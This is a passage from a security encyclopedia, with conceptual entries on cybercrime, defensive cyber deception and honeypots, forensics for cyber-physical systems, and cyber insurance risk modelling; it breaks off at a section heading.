Cyber criminals may manipulate a system or data without creating a disruption, for example, to manipulate the public's perception of a stock price, to artificially inflate web site traffic to generate ad revenue, or to spread disinformation for personal, political, or national security reasons. Criminal manipulation of information may be as unsophisticated as sending email messages to a large target audience or posting content on a public forum, may be more complex through the use of automated agents made to act like humans (*bots*), or may be as sophisticated as compromising a secure system and manipulating the processes it controls or the data it stores or transmits.

Hybrid Activity

The categories above are not mutually exclusive. For example, ransomware activity mentioned in the disruption section may involve theft of data as well as system disruption, and stolen data may be manipulated for criminal purposes. Also, disruption, disinformation, fraud, or compromise activity effected by a *botnet* first involves the compromise of a large number of computers which act as agents under the control of the cyber criminal. The unauthorized access to and use of these compromised computers represents theft of computing and network resources in addition to the ultimate criminal use of the botnet.

Open Problems and Future Directions

Digital systems generally improve the safety, efficiency, and convenience of systems on which we rely. However, that increased connectivity and reliance come with a downside, which is that criminals will continue to exploit the connectivity for easier unauthorized access, and they will exploit our dependence for extortion. To address this threat, we must continue to defend our systems and data, but new mechanisms are required. The old perimeter security models are ineffective when data and devices are everywhere, always on, highly portable, and fully connected. New data security approaches will protect our information regardless of where it is,

and new system designs will provide resiliency in the face of multifaceted threats.

Our increasing reliance on digital systems also has national security implications, regardless of the nation. Cyber espionage and nation-state-level offensive cyber operations use many of the same tools, tactics, and procedures as cyber criminals, often with devastating effects, yet no global standards or norms exist, much less laws. The legality of such activities depends entirely on the jurisdiction and perspectives of the parties, which are frequently at odds. As with piracy on the high seas in the eighteenth century, this will only be solved when the balance of global power decides it is in their interest to create and enforce global rules to constrain such activity.

References

Coleman JW (1992) Crime and money: motivation and opportunity in a monetarized economy. Am Behav Sci 35(6):827–836

Herjavec R (2021). Cyber CEO: the history of cybercrime, from 1834 to present. https://www.herjavecgroup.com/history-of-cybercrime/. Retrieved 8 Feb 2022.

Jarrett HM, Bailie M (2015) Prosecuting computer crimes. https://www.justice.gov/criminal/file/442156/download. Retrieved 8 Feb 2022.

Smith ZM, Lostri E (2020) The hidden costs of cybercrime. https://www.mcafee.com/enterprise/en-us/assets/reports/rp-hidden-costs-of-cybercrime.pdf. Retrieved 8 Feb 2022.

Standage T (2017) The crooked timber of humanity. https://www.economist.com/1843/2017/10/05/the-crooked-timber-of-humanity. Retrieved 7 Feb 2022.

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300219

Cyber Crime Insurance/Protection

Cyber Risk Insurance, Lessons Learned So Far

© This is a U.S. Government work and not under copyright protection in the U.S.; foreign copyright protection may apply 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1766

Cyber Deception

Neil C. Rowe[91] ✉
(91) U.S. Naval Postgraduate School, Monterey, CA, USA

✉ **Neil C. Rowe**
Email: ncrowe@nps.edu

Synonyms

Deceptive software and networks

Definition

Deception is the process of deliberately making someone or something have a false belief. Examples in cyberspace are fake sites, fake files, insincere requests, false error messages, and deliberately uncooperative interactions.

Background

Deception is easier in the cyber world because many clues that reveal deception in the real world are missing in cyberspace (Rowe and Rrushi 2016). It is difficult to confirm the persons or organizations with which one is interacting in cyberspace; data recorded can easily be changed without a trace; and data appears uniform and does not provide clues to its origin.

Deception is a normal part of noncyber social interactions and is an essential part of human nature despite the pronouncements of philosophy and religions (Smith 2004). Deception has a long history in warfare, and is a key issue in law, business, psychology, and entertainment.

Theory and Applications

Offensive Deception

Nearly all malicious cyber activity requires some deception. Computers and devices are carefully designed to be predictable and execute only authorized code. The most effective way that malicious activity can circumvent this is by deception. Some example “offensive deceptions” are:

- Masquerade as someone or something different from one’s real identity (“spoof” them), as with phishing and identity theft
- Lie to manipulate someone into doing something you want, as with phishing and social engineering
- Accompany legitimate activity with something illegitimate, as with concealed Trojan horses in software
- Overwhelm a target with abnormal amounts of data or requests, as with denial-of-service methods
- Use surprising tactics against a target, as with some types of social engineering
- Break suspicious operations into less-suspicious pieces, as with collecting information for espionage

Because of the limited number of such tactics, security professionals are quite familiar with offensive deception, although recognizing all of it can still be difficult.

Defensive Deception

Deception can also be used to defend computer systems and devices automatically, as a third line of defense after authentication and access controls. Defensive deception has been of increasing interest recently since there are more defensive forms than offensive forms. Some examples of defensive deceptions are:

- Give false but plausible excuses for why a suspicious command cannot be done, as by false error messages claiming that a necessary resource cannot be found
- Lie about the results of commands, as in falsely claiming download of a suspicious file
- Masquerade as a different resource than what you are, as with honeypots

- Provide bait information (“honeytokens”) or incorrect information that will cause trouble to a malicious user, such as passwords to honeypots or false bank card numbers that trigger alarms
- Delay suspicious users or traffic considerably, since many cyberattacks rely on speed for effectiveness
- Burden the suspicious user with considerable information to examine, as by having many fake network nodes to impede reconnaissance
- Deliberately try to confuse a suspicious user, as by providing an interface to an industrial control system where controls work differently from what a cyberattacker expects
- Camouflage desirable resources like network-topography maps in unexpected ways
- Send software “beacons” back to a cyberattacker to enable tracing and disabling them
- Pretend to be a naive victim for social engineering

Defensive deceptions are usually supported by intrusion detection systems and other system monitoring for suspicious activity. The higher the probability of malicious behavior, and the higher the benefit of deceiving, the more that deception is warranted. Cost-benefit analysis can quantify these measures.

Deception for Encouragement

Deception can be used to encourage cyberattacker interaction with a defender for the purpose of collecting attack data, as with honeypots. Honeypots are decoy computers and devices accessible over a network. They have no assigned functions beyond serving as decoys, so any nonadministrative interactions with them must be either scanning or malicious activity.

Honeypots do not require deception, but are more effective if they use deception to conceal that they are honeypots. That is because malicious visitors know that honeypots record interactions, and visitors do not want to reveal their secrets. Furthermore, cyberattackers know that honeypots are designed to be difficult to subvert as a base for malicious activity such as spamming or botnets, so they are unlikely to achieve their goals by attacking a honeypot. To be more appealing, honeypots should also offer a friendly interface to what appears to be an important site with many desirable resources.

Deception by honeypots should hide their logging machinery by using encryption and less-obvious network connections like a second network interface card. It can also mean placing data on the honeypot copied from real systems, so it looks like a busy system in case a visitor tries to inspect it. Honeypot deception can also include placing especially appealing bait for visitors to find and switching automatically between real and simulated systems.

Deception for Discouragement

Deception can also be used to defend normal systems, by neutralizing threats or discouraging them from staying. Deception can try to convince an attacker that the site is not worth attacking because it contains little of value. Or it can try to convince an attacker that the site is too hard to use or too well defended to be exploitable.

The psychology of the attacker matters in deception for discouragement, and, in particular, their handling of adversity. Automated cyberattacks by cybercriminals generally retreat when a site does not conform to expectations since their plans are inflexible and will likely then fail, and there are many easier targets available. More narrowly targeted cyberattacks by spies and saboteurs, however, can be more persistent, and will need additional layers of discouragement before they retreat. Some sophisticated attackers like a challenge, and will respond to discouragement with renewed energy, thinking that their target must be valuable if it is well protected. Such attackers can be overwhelmed with unnecessary information, however.

Deceptions benefit from being layered like other cyber defenses. For instance, when cyberattackers find a real site among many fakes on a network and guess its password, they could find many bait listings of honeypots, and then could experience clandestine downloads of Trojan horses onto their machines from those sites. That is three layers.

The Costs of Deception

Deception often relies on human psychology to succeed, whether in direct interactions with people or indirect interactions through their software. Thus it may fail to achieve its goals if victims recognize it and feel betrayed, and recognized deceptions may even induce anger and retaliation that may cause even worse problems for the deceiver. Detection of deception is more

likely when deceptions involve unusual or repeated behavior, so such activity should be avoided by the deceiver. This principle is important with military noncyber deception, but is contrary to usual software practices and expensive to implement.

Deception also has the odd characteristic that once it is detected by the victim, it is harder to deceive the victim again, even in new ways. This means that effective deceptions must be challenging to detect and can require considerable development time.

Deception can also accidentally harm innocent bystanders, as when a deception for discouragement triggers on mistaken clues and impedes a legitimate user on a system. One must estimate the rarity of this and its cost in advance, and decide if the harm is sufficient to require countermeasures.

Since deception can be used by both sides in cyberspace, it is often useful to model its use as a game, with specific costs and probabilities of events (Kamhoua et al. 2021). The game can be simulated and run many times to evaluate the average effects of deceptive tactics and strategies combined with other cybersecurity measures. This can show when tactics such as too elaborate deceptions are not cost-effective. However, most real cyberattacks fail to notice details of complex deception plans, so game analysis is only occasionally useful.

The Ethics of Deception

Deception has been roundly decried for centuries despite being ubiquitous. However, most ethical theories support the use of deception to prevent a greater harm (Bok 1999) such as destruction of a computer system. Other ethical theories identify actions violating norms of society as “evil” and justifying deceptive countermeasures, and cyberattacks could be considered as evil. Furthermore, some deception is necessary to analyze malicious activity for defensive purposes since attackers will not freely give you their secrets.

Open Problems and Future Directions

Not much innovation is occurring with offensive deception methods since many vulnerable targets do not require sophisticated deceptions to fool. New targets are appearing, but most deception goals are unchanged. However, current work is exploring a wide range of defensive deception

methods, many using decoys and honeypots. Over 20 commercial products designed primarily for defensive deception are currently available.

Cross-References

- ARP Spoofing
- Identity Theft
- Social Engineering

References

Bok S (1999) Lying: moral choice in public and private life. Vintage Books, New York

Kamhoua C, Keikintveldt C, Fang F, Zhu Q (eds) (2021) Game theory and machine learning for cybersecurity. Wiley, Hoboken

Rowe N, Rrushi J (2016) Introduction to cyberdeception. Springer, Cham

Smith D (2004) Why we lie: the evolutionary roots of deception and the unconscious mind. St. Martin's Press, New York

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1790

Cyber Deception Engineering

Julian Rrushi[92] ✉
(92) School of Computer Science and Engineering, Oakland University, Rochester Hills, MI, USA

✉ **Julian Rrushi**
Email: rrushi@oakland.edu

Synonyms

Attack evasion; Camouflage; Self-defense

Definition

Deception engineering consists of designing and developing mechanisms that enable a computing machine to evade cyber attacks. These mechanisms typically use decoys and camouflage. Their evasion tactics may be governed by algorithms based on game theory and/or human cognition.

Background

The term deception has two meanings, which at first may appear similar, but are in fact fundamentally different. One of the two meanings of deception refers to lies or fraudulent behavior, which are unacceptable in our society. Deception in this sense is hurtful, and, in most cases, has potential to cause harm.

The other meaning of deception refers to smart actions that evade an attack. Deception for self-defense is a useful capability to engage in an

adversarial environment. As an illustration of deception for self-defense, we refer to the performance of a matador, i.e., a bull fighter, in an arena.

The bull sees the matador as a target and, at some point, gains strength and runs toward the matador in order to hit him with his head and horns. Because of the heavy weight and high speed of the bull, a direct hit can severely injure or even take the life of a matador. The tool of deception used by a matador is a cape, which the matador displays as the bull prepares for attack.

As the bull studies the matador before attack, the matador waves a cape to visually create a close affinity between the cape and himself. Thus, the bull is made to think that the matador, namely its target, is where the cape is. As the bull mounts an attack and is about to approach the matador in order to hit him, the matador maneuvers the cape in a way that leads the bull away from his body.

When the deception technique is successful, the bull hits the cape rather than the matador. After several evaded attacks, the bull starts experiencing fatigue, which makes it easier for the matador to evade future attacks.

Deception for self-defense is commonly found in the military. Soldiers wear camouflage uniforms. Military vehicles and equipment are also often camouflaged. During the Second World War, Fortitude South was a deception operation that aimed at making the German army in occupied France expect the invasion to come through Pas-de-Calais rather than Normandy.

Deception for self-defense by no means implies that the person defending himself is a liar or otherwise unethical in other ways. Wearing a camouflage uniform does not make a soldier a liar. The deceptive use of a cape does not make the matador a liar either. Thus, researching and designing deception capabilities for self-defense does not make a researcher a liar or an imposter.

Cyber deception is an ethical defense tool against exploits and malware, as are other more traditional intrusion detection methods, such as anomaly and misuse detection. Of course, merely having authored or co-authored a paper on honeypots or other deception techniques does not make those authors liars and impostors.

Given that deception for self-defense is ethical and a legitimate security tool, a variety of deception concepts and methods have been ported and applied in cyberspace. In this chapter, we describe some of the deception

mechanisms and techniques that are used in cyberspace to detect malware and exploits, both locally on a computing machine and remotely over a computer network.

Theory

The architecture of a deception capability follows the so called What-How-Where trio. More specifically, the architecture defines what deception mechanisms will be used, how those deception mechanisms will be operated, and where those deception mechanisms will be deployed.

Similarly to other security tools, such as anti-malware software, a deception capability is designed with a threat model in mind. The threat model defines what threat actors are able to do, along with what part of a computing machine, or what elements of computing, those threat actors are in control of. Thus, a threat model also defines the components of a computing machine that the deception capability can trust and rely on.

For example, a deception capability could operate with the assumption that hardware is genuine, and the kernel of the operating system is not compromised by threat actors. The deception then targets malicious activity in user space.

It is typical of a deception capability to use decoys that are monitored for access. Decoys are designed to not interfere with the intended functions of a computing machine. Furthermore, decoys are supported by mechanisms that ensure that legitimate users do not access decoys. Any access to a decoy is deemed to be malicious and indicative of attack.

Both of these design requirements, namely non-interference with legitimate functions and inaccessibility by legitimate users, need to be met for the decoys to be deemed usable in practice.

Because decoys are only accessed by threat actors, decoys are passive for most of the time and hence lack any activity. Decoys are made visible to the untrusted regions of a computing machine; therefore, threat actors may access those decoys without further intervention by the defender. Nevertheless, to increase the probability that threat actors decide to access a decoy, deception algorithms could be designed to influence or otherwise redirect threat actor operations toward decoys.

Deception algorithms are commonly designed via methods of game theory (Ferguson-Walter et al. 2019). Some of these algorithms are

customized to match the cognition of a specific threat actor (Gonzalez et al. 2020), and/or use artificial intelligence (AI). The code that implements and runs a deception capability is typically deployed inside the operating systems kernel, or as a module in user space, with clear memory separation from the rest of the user code. Decoys are rarely implemented in hardware, although that may change in the future.

Application

Honeypots are one of the most widespread and well-known applications of deception. A honeypot is a decoy computer, which is made accessible over the network. A honeypot does not have any production functions, consequently, any interactions with it are deemed to be malicious (Spitzner 2003).

Decoy network services on a honeypot are implemented via scripts that emulate real network services. Their functionality includes the typical initial handshake followed by layer 7 protocol interactions. Emulated network services do not intentionally allow exploits to hack into the honeypot machine. This is the reason that honeypots of this kind are referred to as low interaction honeypots.

Some honeypot designs use real computing machines with real network services. These designs allow threat actors to penetrate the honeypot machine and run code and commands on it. Honeypots of this kind, also known as high interaction honeypots, are extensively monitored; therefore, all actions that a threat actor takes on the honeypot machine are recorded for analysis.

A honeypot has the innate objective of causing or inducing a threat actor to execute attacks and collect data. The more operations a threat actor performs on a honeypot machine, the better it is for the defender.

Honeypots are often run on virtual machines. This allows a single physical machine to run multiple virtual honeypot machines. Furthermore, a honeypot virtual machine is easier to move or replicate from one location of the network to another.

Honeypots, both low and high interaction, operate under the assumption that threat actors are unable to validate the genuineness of its network services, real or emulated, from a long distance over the network. The effectiveness of high interaction honeypots, in which threat actors are

intentionally permitted to land on the honeypot machine, depends on how close their execution environment mimics a machine in production.

Decoy data are another relevant application of deception. Decoy data are stored in files, which may be part of an entire decoy file system. Decoy data are also stored in database records or entire tables, which may be included in a decoy database management system (DBMS). Decoy data and their associated support systems, i.e., decoy file system or decoy DBMS, are often deployed on honeypots. Nevertheless, some decoy data may be deployed on machines in production. A decoy file system or DBMS is extensively monitored. All accesses to decoy data are recorded.

Some decoy data are placed in portable document files (PDF) or office files, which run embedded code. The purpose of embedding code in honey files is to get a call home when a honey file is opened. A report made by the embedded code over the network enables the defender to track the network location of where the honey file was opened.

Decoy I/O consists of decoy I/O devices, such a keyboard, a network interface card, or a webcam, along with synthetic I/O activity that makes those decoy I/O devices appear to be in operation. Decoy I/O implements a deception technique called device shadowing.

Some I/O devices are not used all the time. For example, a user does not type on the keyboard all the time. A network interface card may have periods of inactivity, when the computing machine does not send or receive network traffic. A webcam is only used when the user is in a meeting online.

Decoy I/O is equipped with AI algorithms that sense periods of inactivity in an I/O device. Upon such sensing, decoy I/O replaces the existing physical I/O device with a decoy variant, which is a software emulation of the real I/O device. When the AI algorithms detect incoming activity, decoy I/O immediately reinstates the physical I/O device, and hence restores its functionality.

Any contact with decoy I/O devices throughout the time intervals in which they have taken the place of their corresponding real counterparts, results in detection of exploits and malware.

Open Problems and Future Directions

The main strength of honeypots, which is their lack of production functions and hence absence of normal system and network activity, could also become one of their main weaknesses.

Honeypot evader (Rrushi 2019) is an academic test code that emulates malware propagation. The target selection of honeypot evader is driven by concrete observation of network activity. In other words, honeypot evader only selects a computing machine as the next hop if that machine is seen sending or receiving network traffic.

Because a honeypot machine never sends network packets of its own, nor does it receive network packets from computing machines in production, the probability that it receives contact by honeypot evader is low. Thus, in the honeypot evader concept, honeypots stand out because they are not involved in network traffic exchanges with computing machines in production.

Low-interaction honeypots do not achieve sufficient insights into exploits and malware, because, at some point, those honeypots drop the network connection due to absence of real network services.

A high-interaction honeypot overcomes that limitation, and hence attempts to collect thorough attack traces from a threat actor in action. Nevertheless, a high-interaction honeypot is at risk of being leveraged by threat actors to attack other computing machines.

In a honeypot running as a virtual machine, threat actors could break out of the hypervisor and access the physical machine, and from there, attack other computing machines.

Deception tools that are deployed on a computing machine in production may be susceptible to accidental access by normal users. Consequently, these tools are only usable if they are supported by mechanisms that work with the user to avoid access to a decoy. An example of such utility is a mechanism implemented in the graphics controller, which uses AI techniques to search for decoy-related data in screen images before those images are displayed on the monitor.

Removing decoy-related entries from screen content helps users not see decoys. If users are unaware of decoys, then the expectation is that they will not access those decoys. An alternative approach is to paint with a given color all decoy-related entries on the screen. Users now know what data, code, or devices are decoys and hence avoid accessing them or interacting with them.

Cross-References

Malware

References

Ferguson-Walter K, Fugate S, Mauger J, Major M (2019) Game theory for adaptive defensive cyber deception. Proceedings of the 6th annual symposium on hot topics in the science of security. Nashville, Tennessee, USA

Gonzalez C, Aggarwal P, Cranford E, Lebiere C (2020) Design of dynamic and personalized deception: a research framework and new insights. Proceedings of the 53rd Hawaii international conference on system sciences. Honolulu, Hawaii, USA

Rrushi J (2019) Honeypot evader: activity-guided propagation versus counter-evasion via decoy OS activity. Proceedings of the 14th IEEE international conference on malicious and unwanted software. Nantucket, Massachusetts, USA

Spitzner L (2003) Honeypots: catching the insider threat. 19th annual computer security applications conference. Las Vegas, Nevada, USA

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300220

Cyber Derivatives

Cyber Risk, Risk Transfer, and Financial Innovation

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1722

Cyber Forensics for Cyber-Physical Systems

Mauro Conti[93] ✉ and Federico Turrin[93] ✉
(93) Department of Mathematics, University of Padua, Padua, Italy

✉ **Mauro Conti (Corresponding author)**
Email: conti@math.unipd.it
Email: mauro.conti@unipd.it

✉ **Federico Turrin**
Email: turrin@math.unipd.it

Synonyms

CPS forensics; Digital forensics for CPS; Forensics analysis for CPS

Definitions

Cyber Forensics for Cyber-Physical System (CPS) refers to all the techniques and investigation procedures to identify criminal evidence in a Cyber-Physical domain.

Background

Forensic science is defined as the application of scientific methodologies in the investigation of crimes or social behavior in a legal context. Due to the increment of Cyber Crimes (Casey, 2011), in recent years, Forensic Science evolved, including also digital data. In 2007, Ken Zatyko, director of the *Defense Computer Forensics Laboratory* defined digital forensics as “The

application of computer science and investigation procedures for a legal purpose involving the analysis of digital evidence (information of probative value that is stored or transmitted in binary form) after proper search authority, chain of custody, validation with mathematics (hash functions), use of validation tools, repeatability, reporting and possible expert presentation" (Zatyko, 2007). Forensic investigations generally follow emergency episodes to analyze the cause of the incident and to prevent future occurrences. In order to examine the causes of the incident, investigators base their observation on the data gathered from the different devices composing the system. However, to extend this definition to the Cyber-Physical domain, we should consider both the Physical and Digital distributed nature of the CPS, requiring the cooperation of the Digital and Physical evidence forensics during the investigation process (Mohamed et al., 2020).

Application

Cyber-Physical Systems are composed by the interconnection of the physical world (recorded and monitored through actuators and sensors) and the digital information world. The union of these two domains requires the extension of the traditional Digital Forensics procedures and tools also to the Physical evidence domain. Modern CPS forensics procedures are mainly based on traditional Digital Forensic techniques. Therefore, current investigation methodologies may not be precise and effective enough for many CPS applications. Due to the distributed and heterogeneous nature CPSs, the forensics process becomes more complex, and the surface to consider is much wider. Investigations must now consider both digital and physical evidence, the software and hardware domain, and the interactions across the system, which usually involves widely distributed and different components. Although CPS Forensic is a relatively new discipline and still needs contribution, in recent years, significant effort has been put into place by the scientific community to design guidelines to follow in Forensic investigations in CPSs. Several works have been proposed by considering the different case of Cyber-Physical Systems scenarios, including Medical Devices (Grispos et al., 2017), Cloud Systems (Ab Rahman et al., 2016), Industrial Control Systems (Van Vliet et al., 2015) (ICSs), or Smart Cars (Le-Khac et al., 2020). In order to conduct forensic investigations, in Ruan

et al. (2011) the authors introduced three dimensions that should be considered during the analysis: *Technical*, *Organizational*, and *Legal*. These three dimensions were also adapted in the CPS domain in Mohamed et al. (2020):

- *Technical Dimension*. Includes the procedures and tools needed to conduct the forensics in CPS environments. Forensics involves several technical aspects, such as data collection, virtualization/simulations, and incorporating proactive and corrective measures.
- *Organizational Dimension*. CPSs can be small and contained networks or wide and distributed networks, even with components spread around the world. Therefore, the more the CPS becomes larger, the more the forensics processes became complex.
- *Legal Dimension*. Involves the requirements of laws and regulations to ensure CPS forensic activities in the jurisdictions where the data resides.

When implementing a forensic framework, as accurately reported in Mohamed et al. (2020), the current CPS forensic research directions can be divided into three categories:

- *Before Attacks*. Or proactive measures, refers to those methodologies aimed at providing continuous data collection mechanisms in the design phase of the CPS, e.g., implementation of logs or forensics-by-design frameworks.
- *During Attacks*. Or protective measures, refers to those methodologies aimed at developing techniques and tools to be used to gather data during attacks, e.g., Intrusion Detection Systems.
- *After Attacks*. Or reactive measures, refers to those measures aimed at helping investigators during the analysis of an incident, e.g., investigation and data analysis tools.

Open Problems and Future Directions

The interconnection of two different domains (i.e., digital and physical) opens new challenges in the forensic investigation approach, both from the methodological and legal dimensions. From a methodological point of view, traditional forensics tools could be inadequate to deal with both Cyber and Physical domains. In fact, a Cyber-Physical device is composed of both digital and physical data. For instance, in a Smart Cars scenario (Le-Khac et

al., 2020), an investigator should consider data related to the car's operation (e.g., engine control, anti-lock braking system) but also network data (e.g., navigation systems, entertainment systems). Another typical problem of CPSs is that the employed devices must deal with different physical and standardization constraints (Conti et al., 2018). For instance, a Live Forensic session on an ICSs (Stouffer et al., 2011) requires maintaining the systems always operating. This means that the investigator cannot unplug the device or have full control of the device to perform the analysis. Also, due to the legacy nature and limited computation capacities of ICS devices, even a small interaction may compromise such devices' operational status. This is a critical problem since, many times, Forensic analysis and data acquisition should be performed early after an incident. Furthermore, in ICS environment, any human action can involve employees with very different backgrounds and tasks such as engineers, human operators, IT administrators, and/or researchers.

Moreover, current Forensic tools may not appropriately work due to customized firmware with not disclosed information for intellectual property protection.

Finally, from the legal point of view, due to the distributed nature of CPS, an investigator may deal with the spreading of the system in different countries (e.g., the sensors or the cloud could be placed in a different part of the world) with a consequent requirement to manage different jurisdictions but also different types of devices and privacy concerns of the companies.

References

Ab Rahman NH, Glisson WB, Yang Y, Choo KKR (2016) Forensic-by-design framework for cyber-physical cloud systems. IEEE Cloud Comput 3(1): 50–59

Casey E (2011) Digital evidence and computer crime: forensic science, computers, and the internet. Academic, Waltham

Conti M, Dehghantanha A, Franke K, Watson S (2018) Internet of things security and forensics: challenges and opportunities. Futur Gener Comput Syst 78: 544–546

Grispos G, Glisson WB, Choo KKR (2017) Medical cyber-physical systems development: a forensics-driven approach. In: 2017 IEEE/ACM international conference on connected health: applications, systems and engineering technologies (CHASE). IEEE, pp 108–113

Le-Khac NA, Jacobs D, Nijhoff J, Bertens K, Choo KKR (2020) Smart vehicle forensics: challenges and case study. Futur Gener Comput Syst 109:500–510

Mohamed N, AlJaroodi J, Jawhar I (2020) Cyber–physical systems forensics: today and tomorrow. J Sens Actuator Netw 9(3):37

Ruan K, Carthy J, Kechadi T, Crosbie M (2011) Cloud forensics. In: IFIP international conference on digital forensics. Springer, pp 35–46

Stouffer K, Falco J, Scarfone K (2011) Guide to industrial control systems (ics) security. NIST Spec Publ 800(82):16

Van Vliet P, Kechadi MT, Le-Khac NA (2015) Forensics in industrial control system: a case study. In: Security of industrial control systems and cyber physical systems. Springer, Cham, pp 147–156

Zatyko K (2007) Commentary: defining digital forensics. Forensic Mag 20:1–5

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300221

Cyber Insurance

Cyber Risk Insurance, Lessons Learned So Far
Cyber Risk, Risk Transfer, and Financial Innovation

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1618

Cyber Insurance and Security Investment Strategy

Athanasios N. Yannacopoulos[94] ✉ and Sokratis K. Katsikas[95] ✉
(94) Department of Statistics, Athens University of Economics and Business, Athens, Greece
(95) Norwegian Centre for Cybersecurity in Critical Sectors (NORCICS), Department of Information Security and Communication Technology, Norwegian University of Science and Technology, Gjøvik, Norway

✉ **Athanasios N. Yannacopoulos (Corresponding author)**
Email: ayannaco@aueb.gr

✉ **Sokratis K. Katsikas**
Email: sokratis.katsikas@ntnu.no

Synonyms

Cyber risk transfer

Definitions

Cyber insurance is a form of risk transfer that refers to insurance contracts having the purpose of covering a broad range of issues relating to cyber risks. Such issues include liability issues, property loss and theft, data damage, loss of income from network outage and computer failures, website defacement, data asset protection, cyber extortion, and liability arising from negligence relating to personally identifiable data (ENISA, 2012).

A security investment strategy guides the decision-making process on investing in cyber security resources. Such a strategy informs decisions on how to use the limited financial budget available to best protect against cyberattacks (Fielder et al., 2016).

Background

Cyber security has become a major issue with the latest developments in the new digital economy. Cyber risks and attacks may cause severe losses, either of pecuniary value or not, to firms. Banks, ICT firms, e-commerce firms, insurance companies or funds, etc. all face cyber security risks, of varying intensity, severity, or form. Such risks may lead to fraud, denial of service, and privacy issues, so they may have a wide range of characteristics resulting to great difficulties in categorization and modeling. The primary instrument for dealing with cyber security is of course technological, namely, investment in security technology solutions which will help recognize or repel attacks in cyber systems. However, as no security solution can provide full protection, there is always remaining risk, commonly referred to as *residual risk*; this has either to be accepted or transferred, for example, through insurance policies. The idea of *cyber insurance* has its roots back in the 1980s. Today, several insurance companies provide cyber security contracts that are becoming increasingly popular among IT firms or other firms or individuals (e.g., medical or law firms, etc.) that may suffer losses due to cyber security attacks leading to data breaches, cyber extortion, misdirected payments, etc.

An overview of the evolution of cyber insurance focusing on analyzing the market analysis was presented in ENISA (2012). From the scientific perspective, a formal framework aiming to classify all market models of cyber insurance was developed in Böhme et al. (2010). Both market and scientific perspectives were surveyed in Marotta et al. (2017).

Starting from the pioneering work of Gordon and Loeb (2002), a number of works based on cost-benefit and optimization analysis addressed the problem of optimal security investment. Certain works (e.g., see Cavusoglu et al. 2008) adopt a game theoretic approach, trying to model the interaction between the firms decision and the attacker. Such models may consist of simultaneous games (the firm and the attacker take investment and effort decisions, respectively, simultaneously) or sequentially (in a

leader-follower type game with the firm playing the role of the leader in choosing security investment and the attacker following after knowing the firms decision). Other authors (e.g., see Gritzalis et al. 2007) address the problem of optimal insurance contract design so as to avoid adverse selection issues and provide incentives to the firm for taking up adequate measures, in the context of insurance toward security and privacy disclosure risks in IT outsourcing environments. Additionally, cooperative game approaches have been adopted, for example, in Vakilinia and Sengupta (2018) a cooperative game framework has been proposed which proposes the formation of coalitions of firms which collaborately insure a common platform instead of themselves, in an attempt to reduce the high costs of cyber insurance. An integrated framework for information security investment and cyber insurance proposing analytical models to quantify effects of security spending in addressing cyber threats, vulnerabilities, and impact is presented in Wang (2019).

Theory

Modeling Cyber Risks

The proper modeling of cyber risks is essential for both insurance and security investment purposes. A good starting point for a model is the standard collective risk model according to which the loss incurred for a given period T is assumed to be a random variable L described by $L = \sum_{i=1}^{N(T)} L_i$ where $N(T)$ corresponds to the number of security incidents during the period T, modeled by a Poisson distribution, and L_i are random variables that correspond to losses from individual incidents. A typical assumption is that L_i are independent and identically distributed, while the L_i are independent from $N(T)$. Typical loss distributions can be used for the description of L_i, e.g., Pareto, Gamma, etc. The collective risk model is appealing as it allows for easy expressions for the moments of L and approximations of its distribution. The above model is suitable for like risks; however it can be extended for multiple risks by aggregation of multiple models of the above type, corresponding to different distributions for the frequency and severity for different types of risks.

The calibration of the model is an issue for various reasons. One major issue is the lack of data as often firms or organizations that have suffered

cyberattacks will not disclose this information for policy reasons. While the insured has access to this information, the insurer may not, leading to interesting asymmetric information problems that perhaps the insurer may resolve by appropriate auditing schemes that may reveal the security culture of the firm. Another issue arising is the modeling of the individual losses. The reluctance of the firm toward information disclosure applies here as well. Moreover, certain types of losses are difficult to characterize in pecuniary terms. An example can be losses related to privacy issues. The valuation of such losses depends on a variety of factors, for example, characteristics of the actors involved or contingencies. A useful tool for the valuation and modeling of such losses can be random utility models, which include as special cases logit or probit models. Such models can be calibrated with the use of appropriately designed questionnaire procedures in order to provide estimates for the distribution of individual losses.

More complex models for cyber risks have been proposed in the literature in order to deal with the fact that cyberattacks are often time evolving phenomena of a nonstationary nature. In Lambrinoudakis et al. (2005), the information system was modeled as a collection of various assets A_k, $k = 1, \cdots, M$, and that various security attacks may compromise these assets which are of varying vulnerability. The IS may enter into state i, one of N different states, after possible security incidents that affect a single asset A_k, $k = 1, \cdots, M$ of the system. A nonhomogeneous Markov chain model has been constructed describing the transitions between states which in turn is used for modeling the losses which depend on the state that the system is in at each time instance. The same model can be used for the description of the benefits from the insurance policy based on the terms of the contract. Other models focus on the effect of dependencies on the risk variable. Such models set up a network structure consisting either of agents involved in the insurance phenomenon (e.g., interconnected firms to be insured, insurers, etc.) or of various units of computing equipment within a single firm, with the topology of the network providing information on the possible interactions and dependencies between units. Xu and Hua (2019) model a company as a network of ICT resources with the nodes of the network corresponding to computers and/or servers. Infection of certain units of the network may spread through the network structure leading to amplification and transmission of the damages. The network is considered as an undirected graph $\Gamma = (V, E)$ with V the set of vertices and E the set of

edges, which represent the connectivity structure. Losses at each node may be caused by the infection (e.g., information stolen, data damaged, etc.) or by losses caused while restoring the node into secure status. The losses at each individual node as well as on the whole network are modeled as random sums, while an epidemic spreading model on the network is used to monitor the evolution of an infection and recovery through time, along with the evolution of the loss. This model can either be a Markov-type model (ϵ-SIS or push pull model) or a non-Markov-type model, with the attack processes not assumed as independent but rather with the dependence among attacks provided by a joint survival distribution modeled in terms of various copulas connecting the univariate survival probability for each node, which may provide useful scenarios.

Pricing Cyber Insurance Contracts

